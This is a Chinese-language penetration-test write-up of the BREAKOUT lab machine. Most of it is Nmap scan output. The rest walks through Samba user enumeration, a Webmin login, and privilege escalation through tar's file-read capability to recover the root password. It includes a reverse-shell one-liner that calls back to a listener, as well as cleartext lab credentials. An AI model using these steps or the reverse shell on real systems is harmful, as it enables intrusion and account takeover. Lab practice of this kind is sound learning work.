BREAKOUT靶场渗透测试

主机发现

```
Nmap scan report for 172.16.170.38
Host is up (0.12s latency).
Nmap scan report for 172.16.170.39
Host is up (0.12s latency).
Nmap scan report for sc.10086.cn (172.16.170.42)
Host is up (0.12s latency).
Nmap scan report for 172.16.170.43
Host is up (0.12s latency).
Nmap scan report for 172.16.170.44
Host is up (0.12s latency).
Nmap scan report for 172.16.170.49
Host is up (0.13s latency).
Nmap scan report for 172.16.170.50
Host is up (0.17s latency).
Nmap scan report for 172.16.170.53
```

端口扫描

tcp扫描

```
PORT STATE SERVICE

80/tcp open http

139/tcp open netbios-ssn

445/tcp open microsoft-ds

10000/tcp open snet-sensor-mgmt

20000/tcp open dnp
```

udp扫描

```
PORT STATE SERVICE

137/udp open netbios-ns

10000/udp open ndmp

20000/udp open dnp

MAC Address: 00:0C:29:C2:57:EA (VMware)
```

漏洞扫描

TCP

```
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.51 ((Debian))

|_http-server-header: Apache/2.4.51 (Debian)
```

```
| vulners:
   cpe:/a:apache:http_server:2.4.51:
       CVE-2022-31813 7.5
https://vulners.com/cve/CVE-2022-31813
        CVE-2022-23943 7.5
https://vulners.com/cve/CVE-2022-23943
       CVE-2022-22720 7.5
https://vulners.com/cve/CVE-2022-22720
       CVE-2021-44790 7.5
https://vulners.com/cve/CVE-2021-44790
       CNVD-2022-73123 7.5
https://vulners.com/cnvd/CNVD-2022-73123
       CNVD-2021-102386
https://vulners.com/cnvd/CNVD-2021-102386
       CVE-2022-28615 6.4
https://vulners.com/cve/CVE-2022-28615
       CVE-2021-44224 6.4
https://vulners.com/cve/CVE-2021-44224
       CVE-2022-22721 5.8
https://vulners.com/cve/CVE-2022-22721
        CVE-2022-30556 5.0
https://vulners.com/cve/CVE-2022-30556
       CVE-2022-29404 5.0
https://vulners.com/cve/CVE-2022-29404
       CVE-2022-28614 5.0
https://vulners.com/cve/CVE-2022-28614
        CVE-2022-26377 5.0
https://vulners.com/cve/CVE-2022-26377
       CVE-2022-22719 5.0
https://vulners.com/cve/CVE-2022-22719
       CNVD-2022-73122 5.0
https://vulners.com/cnvd/CNVD-2022-73122
        CNVD-2022-53584 5.0
https://vulners.com/cnvd/CNVD-2022-53584
       CNVD-2022-53582 5.0
https://vulners.com/cnvd/CNVD-2022-53582
       CVE-2022-37436 0.0
https://vulners.com/cve/CVE-2022-37436
       CVE-2022-36760 0.0
https://vulners.com/cve/CVE-2022-36760
       CVE-2006-20001 0.0
https://vulners.com/cve/CVE-2006-20001
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=172.16.170.43
   Found the following possible CSRF vulnerabilities:
      Path: http://172.16.170.43:80/manual/zh-
cn/index.html
     Form id:
      Form action: https://www.google.com/search
```

```
Path: http://172.16.170.43:80/manual/fr/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/de/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/ru/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/es/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/pt-
br/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/tr/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/en/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/ja/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/ko/index.html
      Form id:
      Form action: https://www.google.com/search
      Path: http://172.16.170.43:80/manual/da/index.html
      Form id:
      Form action: https://www.google.com/search
| http-enum:
|_ /manual/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
         open netbios-ssn Samba smbd 4.6.2
139/tcp
| vulners:
    cpe:/a:samba:samba:4.6.2:
        SSV:93139
                       10.0
https://vulners.com/seebug/SSV:93139
                                        *EXPLOIT*
```

```
SAMBA_IS_KNOWN_PIPENAME 10.0
https://vulners.com/canvas/SAMBA_IS_KNOWN_PIPENAME
*EXPLOIT*
       SAINT:C50A339EFD5B2F96051BC00F96014CAA 10.0
https://vulners.com/saint/SAINT:C50A339EFD5B2F96051BC00F96
014CAA
        *EXPLOIT*
      SAINT:6FE788CBA26F517C02B44A699047593B 10.0
https://vulners.com/saint/SAINT:6FE788CBA26F517C02B44A6990
47593в
        *EXPLOIT*
      SAINT:3579A721D51A069C725493EA48A26E42 10.0
https://vulners.com/saint/SAINT:3579A721D51A069C725493EA48
A26E42
        *EXPLOIT*
      EXPLOITPACK: 11BDEE18B40708887778CCF837705185
10.0
https://vulners.com/exploitpack/EXPLOITPACK:11BDEE18B40708
887778CCF837705185
                       *EXPLOIT*
       CVE-2017-7494 10.0
https://vulners.com/cve/CVE-2017-7494
       1337DAY-ID-27859
https://vulners.com/zdt/1337DAY-ID-27859
                                            *FXPLOTT*
       1337DAY-ID-27836
                              10.0
https://vulners.com/zdt/1337DAY-ID-27836
                                            *EXPLOIT*
       CVE-2020-25719 9.0
https://vulners.com/cve/CVE-2020-25719
       CVE-2020-17049 9.0
https://vulners.com/cve/CVE-2020-17049
       CVE-2020-25717 8.5
https://vulners.com/cve/CVE-2020-25717
       CVE-2020-10745 7.8
https://vulners.com/cve/CVE-2020-10745
       CVE-2017-14746 7.5
https://vulners.com/cve/CVE-2017-14746
       CVE-2017-11103 6.8
https://vulners.com/cve/CVE-2017-11103
       CVE-2021-3738 6.5
https://vulners.com/cve/CVE-2021-3738
       CVE-2020-25722 6.5
https://vulners.com/cve/CVE-2020-25722
       CVE-2020-25718 6.5
https://vulners.com/cve/CVE-2020-25718
       CVE-2018-10858 6.5
https://vulners.com/cve/CVE-2018-10858
       CVE-2018-1057 6.5
https://vulners.com/cve/CVE-2018-1057
       CVE-2019-14870 6.4
https://vulners.com/cve/CVE-2019-14870
       CVE-2017-12151 5.8
https://vulners.com/cve/CVE-2017-12151
       CVE-2017-12150 5.8
https://vulners.com/cve/CVE-2017-12150
       CVE-2019-3880 5.5
https://vulners.com/cve/CVE-2019-3880
```

```
CVE-2019-14902 5.5
https://vulners.com/cve/CVE-2019-14902
       CVE-2021-20277 5.0
https://vulners.com/cve/CVE-2021-20277
       CVE-2020-27840 5.0
https://vulners.com/cve/CVE-2020-27840
       CVE-2020-10704 5.0
https://vulners.com/cve/CVE-2020-10704
       CVE-2017-15275 5.0
https://vulners.com/cve/CVE-2017-15275
       CVE-2021-20254 4.9
https://vulners.com/cve/CVE-2021-20254
       CVE-2019-14833 4.9
https://vulners.com/cve/CVE-2019-14833
       CVE-2017-12163 4.8
https://vulners.com/cve/CVE-2017-12163
       CVE-2016-2124 4.3
https://vulners.com/cve/CVE-2016-2124
       CVE-2020-14383 4.0
https://vulners.com/cve/CVE-2020-14383
       CVE-2020-14318 4.0
https://vulners.com/cve/CVE-2020-14318
       CVE-2020-10760 4.0
https://vulners.com/cve/CVE-2020-10760
       CVE-2020-10730 4.0
https://vulners.com/cve/CVE-2020-10730
       CVE-2019-14847 4.0
https://vulners.com/cve/CVE-2019-14847
       CVE-2018-16851 4.0
https://vulners.com/cve/CVE-2018-16851
       CVE-2018-16841 4.0
https://vulners.com/cve/CVE-2018-16841
       CVE-2018-14629 4.0
https://vulners.com/cve/CVE-2018-14629
       CVE-2018-10919 4.0
https://vulners.com/cve/CVE-2018-10919
       CVE-2019-14861 3.5
https://vulners.com/cve/CVE-2019-14861
       CVE-2018-1050 3.3
https://vulners.com/cve/CVE-2018-1050
       CVE-2020-14323 2.1
https://vulners.com/cve/CVE-2020-14323
       PACKETSTORM: 142782
                              0.0
https://vulners.com/packetstorm/PACKETSTORM:142782
*EXPLOIT*
       PACKETSTORM: 142715
                              0.0
https://vulners.com/packetstorm/PACKETSTORM:142715
*EXPLOIT*
       PACKETSTORM: 142657
                              0.0
https://vulners.com/packetstorm/PACKETSTORM:142657
*EXPLOIT*
```

```
MSF:EXPLOIT-LINUX-SAMBA-IS_KNOWN_PIPENAME-
0.0
       https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-
SAMBA-IS_KNOWN_PIPENAME- *EXPLOIT*
       CVE-2022-3437 0.0
https://vulners.com/cve/CVE-2022-3437
       CVE-2022-32746 0.0
https://vulners.com/cve/CVE-2022-32746
       CVE-2022-32744 0.0
https://vulners.com/cve/CVE-2022-32744
       CVE-2022-0336 0.0
https://vulners.com/cve/CVE-2022-0336
      1337DAY-ID-29999
https://vulners.com/zdt/1337DAY-ID-29999 *EXPLOIT*
445/tcp open netbios-ssn Samba smbd 4.6.2
| vulners:
cpe:/a:samba:samba:4.6.2:
       SSV:93139 10.0
https://vulners.com/seebug/SSV:93139 *EXPLOIT*
       SAMBA_IS_KNOWN_PIPENAME 10.0
https://vulners.com/canvas/SAMBA_IS_KNOWN_PIPENAME
*EXPLOIT*
       SAINT:C50A339EFD5B2F96051BC00F96014CAA 10.0
https://vulners.com/saint/SAINT:C50A339EFD5B2F96051BC00F96
014CAA *EXPLOIT*
      SAINT:6FE788CBA26F517C02B44A699047593B 10.0
https://vulners.com/saint/SAINT:6FE788CBA26F517C02B44A6990
47593B *EXPLOIT*
      SAINT:3579A721D51A069C725493EA48A26E42 10.0
https://vulners.com/saint/SAINT:3579A721D51A069C725493EA48
A26E42 *EXPLOIT*
      EXPLOITPACK: 11BDEE18B40708887778CCF837705185
1
10.0
https://vulners.com/exploitpack/EXPLOITPACK:11BDEE18B40708
887778CCF837705185
                       *EXPLOIT*
      CVE-2017-7494 10.0
https://vulners.com/cve/CVE-2017-7494
       1337DAY-ID-27859
https://vulners.com/zdt/1337DAY-ID-27859
                                            *EXPLOIT*
       1337DAY-ID-27836
https://vulners.com/zdt/1337DAY-ID-27836 *EXPLOIT*
       CVE-2020-25719 9.0
https://vulners.com/cve/CVE-2020-25719
       CVE-2020-17049 9.0
https://vulners.com/cve/CVE-2020-17049
       CVE-2020-25717 8.5
https://vulners.com/cve/CVE-2020-25717
       CVE-2020-10745 7.8
https://vulners.com/cve/CVE-2020-10745
       CVE-2017-14746 7.5
https://vulners.com/cve/CVE-2017-14746
       CVE-2017-11103 6.8
https://vulners.com/cve/CVE-2017-11103
```

```
CVE-2021-3738 6.5
https://vulners.com/cve/CVE-2021-3738
       CVE-2020-25722 6.5
https://vulners.com/cve/CVE-2020-25722
       CVE-2020-25718 6.5
https://vulners.com/cve/CVE-2020-25718
       CVE-2018-10858 6.5
https://vulners.com/cve/CVE-2018-10858
       CVE-2018-1057 6.5
https://vulners.com/cve/CVE-2018-1057
       CVE-2019-14870 6.4
https://vulners.com/cve/CVE-2019-14870
       CVE-2017-12151 5.8
https://vulners.com/cve/CVE-2017-12151
       CVE-2017-12150 5.8
https://vulners.com/cve/CVE-2017-12150
       CVE-2019-3880 5.5
https://vulners.com/cve/CVE-2019-3880
       CVE-2019-14902 5.5
https://vulners.com/cve/CVE-2019-14902
       CVE-2021-20277 5.0
https://vulners.com/cve/CVE-2021-20277
       CVE-2020-27840 5.0
https://vulners.com/cve/CVE-2020-27840
       CVE-2020-10704 5.0
https://vulners.com/cve/CVE-2020-10704
       CVE-2017-15275 5.0
https://vulners.com/cve/CVE-2017-15275
       CVE-2021-20254 4.9
https://vulners.com/cve/CVE-2021-20254
       CVE-2019-14833 4.9
https://vulners.com/cve/CVE-2019-14833
       CVE-2017-12163 4.8
https://vulners.com/cve/CVE-2017-12163
       CVE-2016-2124 4.3
https://vulners.com/cve/CVE-2016-2124
       CVE-2020-14383 4.0
https://vulners.com/cve/CVE-2020-14383
       CVE-2020-14318 4.0
https://vulners.com/cve/CVE-2020-14318
       CVE-2020-10760 4.0
https://vulners.com/cve/CVE-2020-10760
       CVE-2020-10730 4.0
https://vulners.com/cve/CVE-2020-10730
       CVE-2019-14847 4.0
https://vulners.com/cve/CVE-2019-14847
       CVE-2018-16851 4.0
https://vulners.com/cve/CVE-2018-16851
       CVE-2018-16841 4.0
https://vulners.com/cve/CVE-2018-16841
       CVE-2018-14629 4.0
https://vulners.com/cve/CVE-2018-14629
```

```
CVE-2018-10919 4.0
https://vulners.com/cve/CVE-2018-10919
        CVE-2019-14861 3.5
https://vulners.com/cve/CVE-2019-14861
        CVE-2018-1050 3.3
https://vulners.com/cve/CVE-2018-1050
       CVE-2020-14323 2.1
https://vulners.com/cve/CVE-2020-14323
       PACKETSTORM: 142782
                              0.0
https://vulners.com/packetstorm/PACKETSTORM:142782
*EXPLOIT*
       PACKETSTORM: 142715
                               0.0
https://vulners.com/packetstorm/PACKETSTORM:142715
*EXPLOIT*
       PACKETSTORM: 142657
                               0.0
https://vulners.com/packetstorm/PACKETSTORM:142657
*EXPLOIT*
       MSF:EXPLOIT-LINUX-SAMBA-IS_KNOWN_PIPENAME-
0.0 https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-
SAMBA-IS_KNOWN_PIPENAME- *EXPLOIT*
       CVE-2022-3437 0.0
https://vulners.com/cve/CVE-2022-3437
       CVE-2022-32746 0.0
https://vulners.com/cve/CVE-2022-32746
       CVE-2022-32744 0.0
https://vulners.com/cve/CVE-2022-32744
       CVE-2022-0336 0.0
https://vulners.com/cve/CVE-2022-0336
       1337DAY-ID-29999
                               0.0
https://vulners.com/zdt/1337DAY-ID-29999
10000/tcp open http
                           MiniServ 1.981 (Webmin httpd)
|_http-majordomo2-dir-traversal: ERROR: Script execution
failed (use -d to debug)
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
| http-phpmyadmin-dir-traversal:
   VULNERABLE:
    phpMyAdmin grab_globals.lib.php subform Parameter
Traversal Local File Inclusion
     State: UNKNOWN (unable to test)
     IDs: CVE:CVE-2005-3299
        PHP file inclusion vulnerability in
grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1
allows remote attackers to include local files via the
$__redirect parameter, possibly involving the subform
array.
Disclosure date: 2005-10-nil
      Extra information:
        ../../../etc/passwd :
   <html>
    <head>
```

```
<style data-err type="text/css">.err-head,.err-
content,.err-body { font-family: Lucida Console, Courier,
monospace;}.err-head { color: #f12b2b; font-size: 14px;
font-weight: 500; padding: 5px 2.5px 0; text-transform:
uppercase; transform: scale(1, 1.5); white-space: pre-
wrap;}.err-content { padding-left: 2.5px; white-space:
pre-wrap;}.err-content,.err-body { font-size:
12.5px;}.err-head[data-fatal-error-text] { padding:
0;}.err-stack caption,.err-stack > tbody > tr:first-child
> td > b { color: #151515; font-weight: bold; text-align:
left;}.err-stack > tbody > tr:first-child > td > b {
border-bottom: 1px solid #151515;}.err-stack > tbody >
tr:first-child>td { font-family: unset; font-size: 14px;
height: 25px; text-transform: uppercase; transform:
scale(1, 1.2); vertical-align: top;}.err-stack { border:
1px dashed #151515}.err-stack.captured { margin-left:
12px; width: auto}.err-stack tr td { font-family: Lucida
Console, Courier, monospace; font-size: 13px; padding: 1px
10px; transform: scale(1, 1.15);}.err-stack tr:not(:first-
child) td.captured { font-size: 90%;}.err-stack >
tr:first-child > td.captured { font-size: 96%; padding-
bottom: 7px; padding-top: 3px;}.err-stack caption.err-head
{ padding:0 0 10px 0;}.err-stack caption.err-head.captured
{ color: #222; font-size:98%;}</style>
    <title>200 &mdash; Document follows</title></head>
    <body class="err-body"><h2 class="err-head">Error
— Document follows</h2>
    This web server is running in
SSL mode. Try the URL <a
href='https://172.16.170.43:10000/'>https://172.16.170.43:
10000/</a> instead.
  </body></html>
      References:
        https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2005-3299
        http://www.exploit-db.com/exploits/1244/
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2006-3392:
   VULNERABLE:
   Webmin File Disclosure
      State: VULNERABLE (Exploitable)
      IDs: CVE:CVE-2006-3392
        Webmin before 1.290 and Usermin before 1.220 calls
the simplify_path function before decoding HTML.
       This allows arbitrary files to be read, without
requiring authentication, using "..%01" sequences
        to bypass the removal of "../" directory traversal
sequences.
      Disclosure date: 2006-06-29
      References:
```

```
https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2006-3392
http://www.rapid7.com/db/modules/auxiliary/admin/webmin/fi
le disclosure
        http://www.exploit-db.com/exploits/1997/
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
| http-litespeed-sourcecode-download:
| Litespeed Web Server Source Code Disclosure (CVE-2010-
2333)
/index.php source code:
| <html>
| <head>
| <style data-err type="text/css">.err-head,.err-
content,.err-body { font-family: Lucida Console, Courier,
monospace;}.err-head { color: #f12b2b; font-size: 14px;
font-weight: 500; padding: 5px 2.5px 0; text-transform:
uppercase; transform: scale(1, 1.5); white-space: pre-
wrap;}.err-content { padding-left: 2.5px; white-space:
pre-wrap;}.err-content,.err-body { font-size:
12.5px;}.err-head[data-fatal-error-text] { padding:
0;}.err-stack caption,.err-stack > tbody > tr:first-child
> td > b { color: #151515; font-weight: bold; text-align:
left;}.err-stack > tbody > tr:first-child > td > b {
border-bottom: 1px solid #151515;}.err-stack > tbody >
tr:first-child>td { font-family: unset; font-size: 14px;
height: 25px; text-transform: uppercase; transform:
scale(1, 1.2); vertical-align: top;}.err-stack { border:
1px dashed #151515}.err-stack.captured { margin-left:
12px; width: auto}.err-stack tr td { font-family: Lucida
Console, Courier, monospace; font-size: 13px; padding: 1px
10px; transform: scale(1, 1.15);}.err-stack tr:not(:first-
child) td.captured { font-size: 90%;}.err-stack >
tr:first-child > td.captured { font-size: 96%; padding-
bottom: 7px; padding-top: 3px;}.err-stack caption.err-head
{ padding:0 0 10px 0;}.err-stack caption.err-head.captured
{ color: #222; font-size:98%;}</style>
| <title>200 &mdash; Document follows</title></head>
| <body class="err-body"><h2 class="err-head">Error
— Document follows</h2>
| This web server is running in SSL
mode. Try the URL <a
href='https://172.16.170.43:10000/'>https://172.16.170.43:
10000/</a> instead.
|_</body></html>
20000/tcp open http
                           MiniServ 1.830 (Webmin httpd)
| http-litespeed-sourcecode-download:
| Litespeed Web Server Source Code Disclosure (CVE-2010-
2333)
| /index.php source code:
```

```
| <html>
| <head><title>200 &mdash; Document follows</title></head>
| <body class="err-body"><h2 class="err-head">Error
— Document follows</h2>
| This web server is running in SSL
mode. Try the URL <a
href='https://172.16.170.43:20000/'>https://172.16.170.43:
20000/</a> instead.
|_</body></html>
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
| http-phpmyadmin-dir-traversal:
   VULNERABLE:
   phpMyAdmin grab_globals.lib.php subform Parameter
Traversal Local File Inclusion
     State: UNKNOWN (unable to test)
     IDs: CVE:CVE-2005-3299
       PHP file inclusion vulnerability in
grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1
allows remote attackers to include local files via the
$__redirect parameter, possibly involving the subform
array.
1
     Disclosure date: 2005-10-nil
     Extra information:
        ../../../etc/passwd :
   <html>
   <head><title>200 &mdash; Document follows</title>
</head>
   <body class="err-body"><h2 class="err-head">Error
— Document follows</h2>
   This web server is running in
SSL mode. Try the URL <a
href='https://172.16.170.43:20000/'>https://172.16.170.43:
20000/</a> instead.
   </body></html>
     References:
       https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2005-3299
       http://www.exploit-db.com/exploits/1244/
| http-slowloris-check:
   VULNERABLE:
   Slowloris DOS attack
     State: LIKELY VULNERABLE
     IDs: CVE:CVE-2007-6750
       Slowloris tries to keep many connections to the
target web server open and hold
       them open as long as possible. It accomplishes
this by opening connections to
       the target web server and sending a partial
request. By doing so, it starves
```

```
the http server's resources causing Denial Of
service.
1
      Disclosure date: 2009-09-17
      References:
        http://ha.ckers.org/slowloris/
        https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2007-6750
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-majordomo2-dir-traversal: ERROR: Script execution
failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
MAC Address: 00:0C:29:C2:57:EA (VMware)
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a
connection:SMB: ERROR: Server returned less data than it
was supposed to (one or more fields are missing); aborting
[9]
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB:
ERROR: Server returned less data than it was supposed to
(one or more fields are missing); aborting [9]
```

值得关注的地方: 靶机开放了samba服务web服务,10000端口有https页面,具有文件包含漏洞

UDP

```
PORT STATE SERVICE VERSION

137/udp open netbios-ns Samba nmbd netbios-ns
(workgroup: WORKGROUP)

10000/udp open webmin (https on TCP port 10000)

20000/udp open webmin (https on TCP port 20000)

MAC Address: 00:0C:29:C2:57:EA (VMware)

Too many fingerprints match this host to give specific OS details

Network Distance: 1 hop

Service Info: Host: BREAKOUT
```

信息搜索

80端口


curl 172.16.170.43

查询是brainfuck解密得到:


.2uqPEfj3D<P'a-3

-->

1000端口



20000端口



漏洞利用

139端口开放有samba服务,利用samba枚举漏洞查找可能存在的用户

发现如下用户


```
S-1-22-1-1000 Unix User\cyber (Local User)

S-1-5-21-1683874020-4104641535-3793993001-501
BREAKOUT\nobody (Local User)

S-1-5-21-1683874020-4104641535-3793993001-513
BREAKOUT\None (Domain Group)
```

尝试使用cyber登录10000端口

登录成功



得到用户flag

提权

getcap查看目录下root用户的tar文件

```
在linux中,root权限被分割成一下29中能力:
CAP_CHOWN: 修改文件属主的权限
CAP_DAC_OVERRIDE: 忽略文件的DAC访问限制
CAP_DAC_READ_SEARCH: 忽略文件读及目录搜索的DAC访问限制
CAP_FOWNER: 忽略文件属主ID必须和进程用户ID相匹配的限制
CAP_FSETID:允许设置文件的setuid位
CAP_KILL:允许对不属于自己的进程发送信号
CAP_SETGID:允许改变进程的组ID
CAP_SETUID:允许改变进程的用户ID
CAP_SETPCAP: 允许向其他进程转移能力以及删除其他进程的能力
CAP_LINUX_IMMUTABLE:允许修改文件的IMMUTABLE和APPEND属性标志
CAP_NET_BIND_SERVICE:允许绑定到小于1024的端口
CAP_NET_BROADCAST: 允许网络广播和多播访问
CAP_NET_ADMIN: 允许执行网络管理任务
CAP_NET_RAW:允许使用原始套接字
CAP_IPC_LOCK: 允许锁定共享内存片段
CAP_IPC_OWNER:忽略IPC所有权检查
CAP_SYS_MODULE:允许插入和删除内核模块
CAP_SYS_RAWIO: 允许直接访问/devport,/dev/mem,/dev/kmem及原始块
设备
CAP_SYS_CHROOT: 允许使用chroot()系统调用
CAP_SYS_PTRACE:允许跟踪任何进程
CAP_SYS_PACCT: 允许执行进程的BSD式审计
```

CAP_SYS_ADMIN: 允许执行系统管理任务,如加载或卸载文件系统、设置磁盘

CAP_SYS_RESOURCE:忽略资源限制 CAP_SYS_TIME:允许改变系统时钟

CAP_SYS_NICE: 允许提升优先级及设置其他进程的优先级

CAP_SYS_BOOT: 允许重新启动系统

配额等

CAP_SYS_TTY_CONFIG:允许配置TTY设备
CAP_MKNOD:允许使用mknod()系统调用
CAP_LEASE:允许修改文件锁的FL_LEASE标志

发现tar可以读取任意文件的

```
tar: /etc/shadow: Cannot open: Permiss
tar: Exiting with failure status due t
cyber@breakout ~]$ getcap tar
tar cap_dac_read_search=ep
cyber@breakout ~]$ |
```

发现文件

```
ind: '/tmp/systemd-private-cb19a960f46c4921a4d1e4def3fbbf5b-apache2.
     '/tmp/vmware-root_393-1857490030': Permission denied
ind: '/tmp/systemd-private-cb19a960f46c4921a4d1e4def3fbbf5b-systemd-
ber@breakout ~]$ cd /var/
ber@breakout var]$ ls -al
tal 56
wxr-xr-x 14 root root 4096 Oct 19 2021 .
wxr-xr-x 18 root root 4096 Oct 19 2021
wxr-xr-x 2 root root 4096 Mar 8 21:42 backups
wxr-xr-x 12 root root 4096 Oct 19 2021 cache
wxr-xr-x 25 root root 4096 Oct 19 2021 lib
wxrwsr-x 2 root staff 4096 Apr 10 2021 local
wxrwxrwx 1 root root 9 Oct 19 2021 lock -> /run/lock
wxr-xr-x 8 root root 4096 Mar 8 20:59 log
wxrwsr-x 2 root mail 4096 Oct 19 2021 mail
wxr-xr-x 2 root root 4096 Oct 19 2021 opt
wxr-xr-x 3 root root 4096 Oct 19 2021 www
ber@breakout var]$
```

tar可以读取文件,可以突破这个文件的访问限制

tar -cvf * *打包

tar -xvf * 解压

密码: Ts&4&YurgtRX(=~h

反弹shell: bash -i >&/dev/172.16.170.43/5656 0>&1

```
listening on [any] 5656 ...

connect to [172.16.170.63] from (UNKNOWN) [
bash: cannot set terminal process group (43
bash: no job control in this shell
cyber@breakout:~$ su root
su root
Password: Ts&4&YurgtRX(=~h
```

此时一位小白失去了梦想~~~~

成功